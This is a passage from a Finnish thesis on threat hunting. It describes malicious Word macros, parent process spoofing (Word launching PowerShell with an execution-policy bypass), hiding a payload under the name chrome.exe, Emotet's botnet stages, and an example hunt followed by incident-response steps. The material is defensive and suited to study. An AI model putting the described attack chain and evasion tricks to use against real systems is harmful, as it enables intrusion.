
[32]

Tästä makrosta huomaamme, kuinka Word-tiedosto avaa Internet Explorerin, lataa tiedoston ja avaa uuden tuntemattoman prosessin.

Tiedoston nimi voidaan muuttaa chrome.exe nimiseksi. Chrome laukaisee monta prosessia samanaikaisesti, mikä voi helpottaa hyökkäysten piilottamista.


Tätä hyökkäys tekniikkaa kutsutaan nimellä parent process spoofing.

Kuva 6 kuvankaappauksessa nähdään sysmon lokitapahtuman, jossa nähdään Microsoft Word käynnistävän powershellin. Tässä tilanteessa powershell käynnistää komennon execution policy bypass calc.exe. [33]



Kuva 6. Kuvakaappaus sysmon lokitapahtumasta. [34]

Calc.exe voidaan korvata millä tahansa ohjelmalla tai toiminnolla. Kuvasta nähdään esimerkki, kuinka tapahtuma toteutuisi.



Kuva 7. Emotet bottiverkon rakenteesta. [35]

Kuvasta nähdään, kuinka tyypillinen C2 botnetti toimii. Tämä kyseinen botnetti on Emotet. Bottiverkkot toimivat tyypillisesti viidessä eri vaiheessa. Ensimmäisessä vaiheessa hyökkääjät pyrkivät pystyttämään tai kaappaamaan luotettavan nettisivuston ja palvelun tai domaineja, joissa ylläpidetään bottiverkkopalveluita. Seuraavassa vaiheessa hyökätään yrityksiin tyypillisesti malware spam- tai phishing- sähköpostiviestillä, kuten kuvassa [Kuva 5]. Phishing-hyökkäyksellä pyritään käyttämään käyttäjää troijalaisena hevosena. Kun uhri lankeaa sähköposti hyökkäykseen, uhrin lataa dokumentin tai exe-tiedoston, joka on haitallinen. Kun uhri avaa tiedoston tai dokumentin, dokumentin makro lataa kaapatusta nettisivustosta bottinetin tarvitsemat ohjelmistot ja tiedostot, jotka tartuttavat uhrin koneen. Viimeisessä vaiheessa tarttunut kone tekee C2-beaconingia eli yhteyskokeilua ja uusien komentojen etsimistä hyökkääjien omista palvelimista. Tässä vaiheessa,

kun kone kommunikoi C2-verkon kanssa, hyökkäys on onnistunut ja hyökkääjät voivat myydä tämän yhteyden muille hakkeri järjestöille.

Hyökkäyksen jokainen vaihe voidaan havaita, jos organisaation tietoturvaasiantuntijoilla on riittävät näkyvyydet.

8.2 Metsästys, tietoturvapoikkeamat ja Incident Response

Kun metsästyksessä löydetään tietoturvapoikkeama, voidaan hyödyntää Unified Kill Chainia etsimällä seuraaviin kysymyksiin vastauksia, joilla voidaan reagoida tietoturvapoikkeamaan ja toteuttaa tarvittavat toimenpiteet:

Miten hyökkäys tehtäisiin? Olisiko hyökkäys toteutettu phishing viestillä?

Kuinka hyökkäys toteutettiin? Oliko viestissä liite tai linkki, jota kautta hyökkääjä onnistui tunkeutumaan?

Kuinka hyökkäys olisi voinut onnistua? Oliko hyökkäys BEC hyökkäys, jossa käytettiin varastettua käyttäjätunnuksia, mikä lisäsi hyökkäyksen onnistumista?

Mitä heikkouksia hyökkäys voisi hyväksi käyttää? CVE-, laite- ja ohjelmaheikkouksia?

Kuinka hyökkäys olisi onnistunut? Mistä voisimme havaita, kuinka hyökkäys olisi onnistunut?

Miten hyökkääjät piilottaisivat jälkensä? Mitä ohjelmia käyttäjä käyttää? Mitä toimintatehtäviä käyttäjään kuuluu?

Kuinka hyökkääjät kommunikoisivat C2/ulospäin? Onko tapahtunut DNS kyselyitä tai yhteyden ottoja ulospäin?

Kuinka hyökkääjät etenisivät järjestelmässä? Mitä komentoja ja tekniikoita voitaisiin käyttää?

Mitä hyökkääjät voisivat etsiä? Mikä on yrityksen asiakaskunta, toimintamalli ja tuotteet?


Miten tiedot voitaisiin siirtää? RDP-, FTP- vai TOR-yhteys? Mitä portteja voitaisiin käyttää?

Mikä on hyökkääjän tavoite? Tuottaa rahaa? Mainetta? Tai valmistella seuraavaa hyökkäystä varten?

8.2.1 Esimerkki metsästyksen aloittamisesta

Metsästykseen lähdetään valitsemalla tekniikka tai tapahtuma, josta voidaan havaita epäilyttäviä tilanteita. Tässä metsästyksessä valitaan parent process spoofing hyökkäystekniikka, jossa ohjelmat käynnistävät poikkeuksellisia aliprosesseja. Metsästykseen lähdetään olettamuksella, että hyökkääjät ovat jo murtautuneet sisälle esimerkiksi onnistuneella phishing viestillä. Tästä lähdetään eteenpäin katsomalla prosesseja, joita ei ole käynnistetty oikeilla prosessipuilla, tai poikkeuksellisia prosessikäynnistyksiä.

Poikkeavia ovat prosessit, joiden image path/prosessi polku ei ole alkuperäinen. Esimerkiksi services.exe käynnistyy prosessipolusta SystemRoot%\System32\services.exe, ja tämän prosessin käynnistää wininit.exe käyttäjä Local system käynnistyksen yhteydessä. Kaikki tapahtumat joissa services.exe käynnistyy näiden kriteerien ulkopuolella, ovat epäilyttäviä. Jos poikkeuksellisia tapahtumia ei löydy, laajennetaan metsästystä. Tekstinkäsittely ohjelmia voidaan hyväksikäyttää haitallisten ohjelmien salakuljetuksessa. Seuraamalla tekstinkäsittely ohjelmien lokitapahtumia voidaan havaita poikkeustilanteet. Etsimällä Windows system event lokeista voidaan havaita, kuinka word.exe prosessi on aloittanut uuden prosessin. Process ID:n mukaan voidaan seurata polkua, josta prosessi on saanut alkunsa.



Kuva 8. Kuvakaappaus omasta tapahtumien valvonnasta/event vieweristä, josta nähdään kaikki tapahtuneet tapahtumat.

Poikkeuksen havainnoinnin jälkeen on kannattavaa tutkia tapahtuman luonnetta, jos poikkeustilanne on haitallinen. Tutkimuksen jälkeen toteutetaan tarpeen mukaiset toiminnat kuten tarvittaessa Incident response.

8.2.2 Incident Response, tietoturva poikkeama

Kun hyökkäys havaitaan, aloitetaan incident response toimenpiteet. On etsittävä kaikki mahdollinen data, jolla on jotain yhtenäisyyttä tilanteen kanssa. Mitä enemmän tietoa kerätään, sitä varmempaan lopputulokseen päästään.

Ensimmäisessä vaiheessa otetaan yhteyttä käyttäjään ja samalla kerätään tapahtuman osoitelähde kuten IP-osoite, lähdeverkko sekä käyttäjän ja laitteen nimet.

Seuraavaksi kerätään tapahtumien luotujen prosessien ID:t ja katsotaan kaikki tapahtumat, jotka tämä ID on luonut, tai tapahtumat, joissa ID on mukana.

Poistetaan tarvittavat laitteet sisäverkosta, jolloin haittaohjelma ja murto eivät leviä sisäverkossa eivätkä pysty kommunikoimaan C2-serverin kanssa.

Katsotaan komento, jonka word.exe oli käynnistänyt.

Tarkistetaan kaikki prosessit, jotka ovat tapahtuneet ennen ja jälkeen tapausta.

Tarkistetaan kaikki liikenne, jota käyttäjä ja laite ovat tehneet.

Tutkitaan, mitä hyökkääjä pyrki saavuttamaan.

Poistetaan hyökkäyksen tuottamat ohjelmat ja selvitetään, mitä vahinkoja olisi tapahtunut.

Tutkitaan, ovatko hyökkäystekniikat ammattilaisten tai APT:iden käyttämiä, mistä voidaan saada lisätietoa hyökkäyksen tyypistä. Jos hyökkäys on ammattilaisten suorittama, voidaan asiakkaan mukaan ilmoittaa hyökkäyksestä tietoturva-ammattilaisille tietoturvakehityksen parantamiseksi.

Jatkotoimintapiteinä tutkinnan jälkeen seurataan käyttäjän ja työpisteen toimintaa. Tutkitaan käyttäjän ja laitteen ulospäin tapahtuneet liikenteet.

Tutkitaan, miksi hyökkäys onnistui ja miten se voitaisiin välttää. Kun tilanne on ratkaistu, voidaan käyttäjä ja selvitetty laite palauttaa arkipäiväseen käyttöön.

9 JOHTOPÄÄTÖKSET

Käyttämällä metsästystä säännöllisesti voidaan lisätä hyökkäysten ja tietoturvapoikkeaminen havainnointimahdollisuutta.

Metsästyksen tavoitteena on parantaa tietoturvatasoa ja tietoturvaosaamista. Heikkouksien havaitseminen ja korjaus on iso osa metsästystä. Onnistuneella metsästyksellä voi olla monta lopputulosta, kuten uhkien löytäminen, heikkouksien havaitseminen, tietoturvainfrastruktuurin parantaminen, tietomurtojen löytäminen sekä aktiivisen hyökkäyksen havaitseminen. Tavoitteena voi olla myös hyökkäysvektorin poistaminen, esimerkiksi sulkemalla avoimia portteja, tai sellaisten tietoturvaheikkouksien paikkaaminen, joita havaitaan eri laitteissa tai ohjelmissa järjestelmäpäivityksillä. Metsästyksen tavoitteena on laskea tietoturvariskin mahdollisuutta ja korjata tietoturvaheikkoudet. Jos onnistuneista metsästyksistä ei dokumentoida, tulevaisuudessa toteutetut metsästykset voivat johtaa kehän kiertämiseen.

10 POHDINTA

Opinnäytetyön lähtökohtana on auttaa tietoturva-aloittelijoita ymmärtämään, mitä on uhkien metsästys, kuinka sitä voidaan toteuttaa, mitä työkaluja, tekniikoita ja resursseja voidaan käyttää sekä kuinka sen lopputuloksella voidaan pienentää yrityksen tietoturvariskiä. Esimerkiksi metsästyksellä voidaan oppia ja ymmärtää verkoston ja liikenteen normaalia toimintaa, minkä jälkeen voidaan havaita poikkeuksellisia tilanteita.

GDPR:n voimaanastumisen myötä kaikista tietoturvalaiminlyönneistä voidaan sakottaa ankarasti. Tämä on myös syy nousevaan kolmannen osapuolen SOC-palvelumalliin, jossa tietoturvavalvonta ulkoistetaan. Nämä palveluntarjoajat tuottavat metsästyspalveluita myös sopimukseen. Uhkien metsästyksellä voidaan laskea laiminlyöntejä sekä tietoturvaloukkauksen toteuttamistodennäköisyyttä.

Käyttämällä unified kill chainia metsästys voidaan paloitella eri vaiheisiin. Jokaisessa vaiheessa voidaan katsoa, mitä hyökkäystekniikoita voidaan käyttää. Kysymykset, joihin pyritään vastaamaan, ovat mitä, missä, milloin ja miten. Kysymyksiin vastaaminen on tärkeää, jotta saadaan yleiskuva tilanteesta ja siitä, mitä pitäisi tehdä.

On vaikea sanoa, parantaako rahan ja henkilöstön investointi metsästysten lopputuloksia. Työkaluilla ja silmäpareilla voidaan parantaa tietojen käsittelymäärää, mutta henkilöstön osaamisen pitää olla sillä tasolla, että käsitelty data ymmärretään.

Metsästystä pidetään tärkeänä osana tietoturvaa, koska proaktiivinen käyttäytymien täydentää vanhaa aktiivista sääntöpohjaista reagointia. Yhdessä proaktiivinen ja aktiivinen toiminta luovat infrastruktuuriin vahvan puolustuksen, jolla voidaan ylläpitää tietoturvaa uusien uhkien kohdalla. Proaktiivista tietoturvapalvelua on vaikea myydä, koska osaajista on Suomessa pulaa ja sellaisten osaavien yritysten, joilla on tarpeelliset resurssit osaamiset toteutukseen, palvelut ovat kalliita.

Metsästyksestä tiedotetaan tyypillisesti uutisartikkelien, blogimerkintöjen, twiittien, koulutusten, seminaarien, white paper julkaisujen ja konferenssien kautta.

Tämä opinnäytetyö on suunnattu alan aloittelijoille, mistä syystä sanasto ja tekniikat eivät vaadi asiantuntijaosaamista. Metsästys on jatkuvaa opiskelua muuttuvan ja digitalisoituvan maailman takia.

LÄHTEET

[1] Ransomware. Malwarebytes blogikirjoitus https://www.malwarebytes.com/ransomware/

[2] J. Petters. What is SIEM? 2019 blogikirjoitus. https://www.varonis.com/blog/what-is-siem/

[3] Threat Accenture Landscape 2019. https://www.accenture.com/_acnmedia/pdf-107/accenture-security-cyber.pdf

[4] B. Elgin, D. Lawrence, C. Matlack, M. Riley, Missed Alarms and 40 Million Stolen Credit Card Numbers: How Target Blew It. 2014 https://www.bloomberg.com/news/articles/2014-03-13/target-missed-warnings-in-epic-hack-of-credit-card-dat

[5] D. Gross. 50 million compromised in Evernote hack. 2013 https://edition.cnn.com/2013/03/04/tech/web/evernote-hacked/index.html

[6] S. Rosenblatt. LivingSocial hacked; 50 million affected. 2013 https://www.cnet.com/news/livingsocial-hacked-50-million-affected/

[7] S. Moramarco “Phishing Definition And History” 2016 blogikirjoitus. https://resources.infosecinstitute.com/category/enterprise/phishing/phishing-definition-and-history/

[8] S. Gatlan. ”Portland Public Schools Recovers $2.9 Million Lost in BEC Scam” 2019 blogikirjoitus. https://www.bleepingcomputer.com/news/security/portland-public-schools-recovers-29-million-lost-in-bec-scam/

[9] N. Lord. What is Threat Hunting? The Emerging Focus in Threat Detection. 2018. https://digitalguardian.com/blog/what-threat-hunting-emerging-focus-threat-detection

[10] E. Dr. Cole. Threat Hunting: Open Season on the Adversary. Tech. rep. SANS, 2016. https://www.sans.org/reading-room/whitepapers/bestprac/paper/36882

[11] GDPR https://gdpr-info.eu/issues/fines-penalties/

[12] C. Osborne. Most companies take over six months to detect data breaches. 2015. https://www.zdnet.com/article/businesses-take-over-six-months-to-detect-data-breaches/

[13] M. Rouse. Advanced persistent threat (APT). 2018. https://searchsecurity.techtarget.com/definition/advanced-persistent-threat-APT

[14] No name. Second US town pays up to ransomware hackers 2019. https://www.bbc.com/news/technology-48770128

[15] Gold sparrow. END of ISRAEL Ransomware 2019. https://www.enigmasoftware.com/endisraelransomware-removal/

[16] S. Gatlan. Ransomware Attack Shuts Down City of Johannesburg's Systems 2019. https://www.bleepingcomputer.com/news/security/ransomware-attack-shuts-down-city-of-johannesburgs-systems/

[17] S. Alonso. Cyber Threat Hunting (1): Intro. 2016 https://cyber-ir.com/2016/01/21/cyber-threat-hunting-1-intro/

[18] J. Vijayan. ’Threat Hunting’ On The Rise. 2016. https://w1.darkreading.com/endpoint/threat-hunting-on-the-rise/d/d-id/1325144

[19] Sqrrl. Cyber Threat Hunting. 2015. -Internetsivu https://www.threathunting.net/sqrrl-archive

[20] T. Millar, T. Grance, K. Scarfone, P. Cichonski Computer Security Incident Handling Guide. U.S Department of Commerce, 2012. https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

[21] Nate Lord. What are indicators compromise? 2018. https://digitalguardian.com/blog/what-are-indicators-compromise

[22] S. Maloney 2018 blogi kirjoitus. https://www.cybereason.com/blog/advanced-persistent-threat-apt

[23] M. Rouse. security information and event management (SIEM). 2018. https://searchsecurity.techtarget.com/definition/security-information-and-event-management-SIEM

[24] https://www.exabeam.com/information-security/extracting-actionable-information-from-windows-events/

[25] G. Engel, “Deconstructing The Cyber Kill Chain,” Dark Reading. 2014. https://www.darkreading.com/attacks-breaches/deconstructing-the-cyber-kill-chain/a/d-id/1317542

[26] https://www.varonis.com/blog/cyber-kill-chain/

[27] Mitre Corporation. MITRE ATT&CK 2020. https://attack.mitre.org/

[28] B. Storm. "ATT&CK 101" 2018 blogikirjoitus. https://medium.com/mitre-attack/att-ck-101-17074d3bc62

[29] https://attack.mitre.org/

[30] P. Paul. "The Unified Kill Chain" 2018 PDF. https://www.csacademy.nl/im-ages/scripties/2018/Paul_Pols_-_The_Unified_Kill_Chain_1.pdf

[31] https://mitigatehub.com/the-unified-kill-chain-part-2/

[32] Pr0xy 8l4de. How to create Microsoft Office macro malware – phishing attack 2019. https://prohackerland.com/how-to-create-microsoft-office-macro-malware-phish-ing-attack/

[33] C. Tafani-Dereeper. Building an Office macro to spoof parent processes and com-mand line arguments 2019. https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/

[34] https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/

[35] https://unit42.paloaltonetworks.com/apacs-compromised-domains-fuel-emotet-campaign/